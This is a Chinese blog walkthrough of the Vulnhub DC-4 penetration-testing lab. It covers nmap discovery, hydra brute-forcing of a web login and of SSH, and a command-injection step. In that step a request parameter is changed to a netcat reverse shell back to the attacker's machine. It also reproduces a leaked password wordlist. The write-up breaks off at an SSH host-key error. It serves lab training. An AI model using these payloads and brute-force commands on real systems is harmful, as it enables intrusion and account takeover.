Vulnhub靶场渗透测试系列DC-4(hydra爆破密码的使用)

原创

某某IT打工仔 于 2021-12-06 00:43:08 发布 1420 收藏 5

分类专栏： Vulnhub-CTF 渗透测试 文章标签： 安全 网络 渗透测试

本文链接：https://blog.csdn.net/qq_45722813/article/details/121736441

Vulnhub-CTF 同时被 2 个专栏收录

10 篇文章 0 订阅

订阅专栏

渗透测试


13 篇文章 0 订阅

订阅专栏


Vulnhub靶场渗透测试系列DC-4(hydra爆破密码的使用)

靶机下载地址：https://www.vulnhub.com/entry/dc-4,313/

将下载好的靶机导入到VMware中，修改其网络模式为NAT模式，然后开启靶机



在kali攻击机进行主机发现，获取靶机的IP地址，使用工具arp-scan或者nmap都可以



```
7000/tcp open  afs3-fileserver
8000/tcp open  http-alt
MAC Address: 00:50:56:C0:00:08 (VMware)

Nmap scan report for 192.168.172.2
Host is up (0.000057s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
53/tcp open  domain
MAC Address: 00:50:56:FC:96:E8 (VMware)

Nmap scan report for 192.168.172.144
Host is up (0.00050s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 00:0C:29:42:EA:01 (VMware)
```



注意： 如果发现不了靶机IP，则需要修改靶机的网络设置，参考文章https://blog.csdn.net/qq_45722813/article/details/121324686


发现靶机IP地址为192.168.172.144，现在使用nmap扫描靶机的操作系统和开放端口以及相应的服务，命令`nmap -T4 -A -p- 192.168.172.144`

```
┌──(root💀kali)-[~]
└─# nmap -T4 -A -p- 192.168.172.144
Starting Nmap 7.91 ( https://nmap.org ) at 2021-12-05 22:02 CST
Nmap scan report for 192.168.172.144
Host is up (0.00072s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
| ssh-hostkey:
|   2048 8d:60:57:06:6c:27:e0:2f:76:2c:e6:42:c0:01:ba:25 (RSA)
|   256 e7:83:8c:d7:bb:84:f3:2e:e8:a2:5f:79:6f:8e:19:30 (ECDSA)
|_  256 fd:39:47:8a:5e:58:33:99:73:73:9e:22:7f:90:4f:4b (ED25519)
80/tcp open  http    nginx 1.15.10
|_http-server-header: nginx/1.15.10
|_http-title: System Tools
MAC Address: 00:0C:29:42:EA:01 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.71 ms 192.168.172.144

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
.
Nmap done: 1 IP address (1 host up) scanned in 10.16 seconds

┌──(root💀kali)-[~]
└─#
```



靶机操作系统为基于Debian的linux，开放22端口ssh服务，80端口的http服务，服务器容器为nginx1.15.10

现在我们直接在kali即打开浏览器在地址栏输入`http://192.168.172.144`进行访问






是一个admin的登录界面，其他什么都没有，先试试SQL注入，好像没什么用，然后也没有验证码啥的，我们使用hydra工具进行爆破



得到admin账号的密码为happy，在admin的登录界面进行登录，发现有3个选项可以执行3个不同的命令




You have selected: ls -l


```
total 24
-rw-r--r-- 1 root root 1783 Apr  5  2019 command.php
drwxr-xr-x 2 root root 4096 Mar 24  2019 css
drwxr-xr-x 2 root root 4096 Mar 24  2019 images
-rw-r--r-- 1 root root  506 Apr  6  2019 index.php
-rw-r--r-- 1 root root 1473 Apr  7  2019 login.php
-rw-r--r-- 1 root root  663 Mar 24  2019 logout.php
```

Return to the menu.


所以我们可以抓包进行任意命令执行的攻击，使用burpsuite进行抓包和改包




我们可以更改其命令为反弹shell的命令，现在kali机进行监听



将提交的参数改成nc反弹shell命令`radio=nc 192.168.172.131 -e /bin/bash&submit=Run`，这里的IP是我kali机的IP



然后点击【Forward】执行命令，可以看到kali机已经连接成功



使用命令`python -c "import pty; pty.spawn('/bin/bash')"`获取一个交互式shell

```
python -c "import pty; pty.spawn('/bin/bash')"
www-data@dc-4:/usr/share/nginx/html$ ls
ls
command.php  css  images  index.php  login.php  logout.php
www-data@dc-4:/usr/share/nginx/html$
```

现在来一层一层地看各个目录的文件

```
www-data@dc-4:/usr/share/nginx/html$ cd ..
cd ..
www-data@dc-4:/usr/share/nginx$ ls
ls
html
www-data@dc-4:/usr/share/nginx$ cd ..
cd ..
www-data@dc-4:/usr/share$ ls
ls
GeoIP             dh-python            ispell          pixmaps
X11               dict                 java            pkgconfig
adduser           dictionaries-common  keyrings        polkit-1
applications      discover             libc-bin        pyshared
apport            distro-info          lintian         python
apps              doc                  locale          python-apt
apt-listchanges   doc-base             man             python3
base-files        dpkg                 man-db          readline
base-passwd       emacs                menu            reportbug
bash-completion   exim4                misc            sgml
binfmts           file                 mysql-common    sgml-base
bsd-mailx         gcc-6                nano            systemd
bug               gdb                  nginx           tabset
build-essential   gnupg                openssh         tasksel
ca-certificates   groff                os-prober       terminfo
calendar          grub                 pam             tools
common-licenses   guile                pam-configs     upstart
console-setup     i18n                 perl            vim
consolefonts      icons                perl5           xml
consoletrans      info                 php             xml-core
dbus-1            initramfs-tools      php7.0-common   zoneinfo
debconf           installation-report  php7.0-json     zsh
debhelper         iptables             php7.0-opcache
debianutils       iso-codes            php7.0-readline
www-data@dc-4:/usr/share$ cd ..
cd ..
www-data@dc-4:/usr$ ls
ls
bin  games  include  lib  local  sbin  share  src
```


想进入root目录但是没有权限，所以进入home目录看看，发现3个用户charles，jim和sam

```
www-data@dc-4:/$ ls
ls
bin   etc         initrd.img.old  media  proc  sbin  tmp  vmlinuz
boot  home        lib             mnt    root  srv   usr  vmlinuz.old
dev   initrd.img  lost+found      opt    run   sys   var
www-data@dc-4:/$ cd root
cd root
bash: cd: root: Permission denied
www-data@dc-4:/$ cd home
cd home
www-data@dc-4:/home$ ls
ls
charles  jim  sam
www-data@dc-4:/home$
```


进入各个目录查看，只在jim的目录下发现了一个目录和两个文件，进入backups目录，发现了一个old-passwords.bak文件

```
www-data@dc-4:/home$ ls
ls
charles  jim  sam
www-data@dc-4:/home$ cd charles
cd charles
www-data@dc-4:/home/charles$ ls
ls
www-data@dc-4:/home/charles$ cd ..
cd ..
```

```
cd jim
www-data@dc-4:/home/jim$ ls
ls
backups  mbox  test.sh
www-data@dc-4:/home/jim$ cd backups
cd backups
www-data@dc-4:/home/jim/backups$ ls
ls
old-passwords.bak
www-data@dc-4:/home/jim/backups$ cd ..
cd ..
www-data@dc-4:/home/jim$ cd mbox
cd mbox
bash: cd: mbox: Not a directory
www-data@dc-4:/home/jim$ ls -l
ls -l
total 12
drwxr-xr-x 2 jim jim 4096 Apr  7  2019 backups
-rw------- 1 jim jim  528 Apr  6  2019 mbox
-rwsrwxrwx 1 jim jim  174 Apr  6  2019 test.sh
www-data@dc-4:/home/jim$ cd ..
cd ..
www-data@dc-4:/home$ cd sam
cd sam
www-data@dc-4:/home/sam$ ls
ls
www-data@dc-4:/home/sam$
```


使用命令`cat old-passwords.bak`直接查看文件，然后将文件内容复制到kali机保存问old-passwords.txt文件，用于后面进行密码爆破

```
文件  动作  编辑  查看  帮助
yfnfif
bitch
tiffany
rabbit
rainbow1
angel123
popcorn
barbara
brandy
starwars1
barney
natalia
jibril04
hiphop
tiffany1
shorty
poohbear1
simone
albert
marlboro
hardcore
cowboys
sydney
alex
scorpio
1234512345
q12345
qq123456
onelove
bond007
abcdefg1
eagles
crystal1
azertyuiop
winter
sexy12
```

```
angelina
james
svetlana
fatima
123456k
icecream
popcorn1
"old-passwords.txt" 252L, 2047B
```


然后使用里面的密码对jim用户进行ssh登录爆破，命令`hydra -l jim -P old-passwords.txt -t 6 ssh://192.168.172.144`

```
┌──(root💀kali)-[~]
└─# hydra -l jim -P old-passwords.txt -t 6 ssh://192.168.172.144
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret ser
vice organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics a
nyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-12-05 23:55:45
[DATA] max 6 tasks per 1 server, overall 6 tasks, 252 login tries (l:1/p:252), ~42 tries per task
[DATA] attacking ssh://192.168.172.144:22/
[STATUS] 66.00 tries/min, 66 tries in 00:01h, 186 to do in 00:03h, 6 active
[STATUS] 48.33 tries/min, 145 tries in 00:03h, 107 to do in 00:03h, 6 active
[STATUS] 46.50 tries/min, 186 tries in 00:04h, 66 to do in 00:02h, 6 active
[22][ssh] host: 192.168.172.144   login: jim   password: jibril04
[STATUS] 50.40 tries/min, 252 tries in 00:05h, 1 to do in 00:01h, 4 active
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-12-06 00:00:45

┌──(root💀kali)-[~]
```


爆破成功，接下来使用用户名jim和密码jibrl04进行ssh登录，我们发现除了问题，提示“192.168.172.144的主机密钥已更改，您已请求严格检查。主机密钥验证失败。”，不慌，我们输入命令`ssh-keygen -R "靶机IP"`，目的是为了清楚当前机器里关于远程服务器的缓存和密钥信息，然后重新ssh登录即可

```
文件  动作  编辑  查看  帮助
┌──(root💀kali)-[~]
└─# ssh jim@192.168.172.144
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@    WARNING: REMOTE HOST IDENTIFICATION HAS CHANGED!     @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
IT IS POSSIBLE THAT SOMEONE IS DOING SOMETHING NASTY!
Someone could be eavesdropping on you right now (man-in-the-middle attack)!
It is also possible that a host key has just been changed.
The fingerprint for the ECDSA key sent by the remote host is
SHA256:vtcgdCX04d3KmnjiIIkH1Een5F1AiSx3qp0ABgwdvww.
Please contact your system administrator.
Add correct host key in /root/.ssh/known_hosts to get rid of this message.
Offending ECDSA key in /root/.ssh/known_hosts:3
  remove with:
  ssh-keygen -f "/root/.ssh/known_hosts" -R "192.168.172.144"
Host key for 192.168.172.144 has changed and you have requested strict checking.
Host key verification failed.

